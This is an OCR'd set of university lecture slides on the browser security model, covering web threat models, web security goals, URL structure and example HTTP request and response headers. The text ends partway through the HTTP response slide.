
CS155

Spring 2010

Browser Security Model


John Mitchell

Reported Web Vulnerabilities "In the Wild"




Data from aggregator and validator of NVD-reported vulnerabilities

Web application vulnerabilities



Source: IBM X-Force®



Source: IBM X-Force®

Web programming poll

- Familiar with basic html?
- Developed a web application using:
  - Apache? PHP? Ruby?
  - SQL?
  - JavaScript? CSS?
  - Ajax? JSON?

- Resource: http://www.w3schools.com/

Four lectures on Web security


- Browser security model
  - The browser as an OS and execution platform
  - Basic http: headers, cookies
  - Browser UI and security indicators
- Authentication and session management
  - How users authenticate to web sites
  - Browser-server mechanisms for managing state
- HTTPS: goals and pitfalls
  - Network issues and browser protocol handling
- Web application security
  - Application pitfalls and defenses

This two-week section could fill an entire course

Goals of web security

- Safely browse the web
  - Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information (without user's permission)
    - Site A cannot compromise session at Site B
- Secure web applications
  - Applications delivered over the web should have the same security properties we require for stand-alone applications
- Other ideas?

Network security




Alice

System

Network Attacker

Intercepts and controls network communication

Web security



Sets up malicious site visited by victim; no control of network

Web Threat Models

- Web attacker
  - Control attacker.com
  - Can obtain SSL/TLS certificate for attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facebook app
- Network attacker
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning
- Malware attacker
  - Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- Browsers (like any software) contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)

NOT OUR FOCUS THIS WEEK

- Even if browsers were bug-free, still lots of vulnerabilities on the web
  - *All* of the vulnerabilities on previous graph: XSS, SQLi, CSRF, …


Outline

- Http
- Rendering content
- Isolation
- Communication
- Navigation
- Security User Interface
- Cookies
- Frames and frame busting

HTTP

URLs

- Global identifiers of network-retrievable documents
- **Example:**



http://stanford.edu:81/class?name=cs155#homework

Protocol

Hostname

Port


Path

Query

Fragment

- Special characters are encoded as hex:
  - %0A = newline
  - %20 or + = space, %2B = + (special exception)

HTTP Request



Method File HTTP version Headers


```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats


```

Blank line

Data – none for GET

GET : no side effect POST : possible side effect

HTTP Response



HTTP version

Status code

Reason phrase

Headers

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
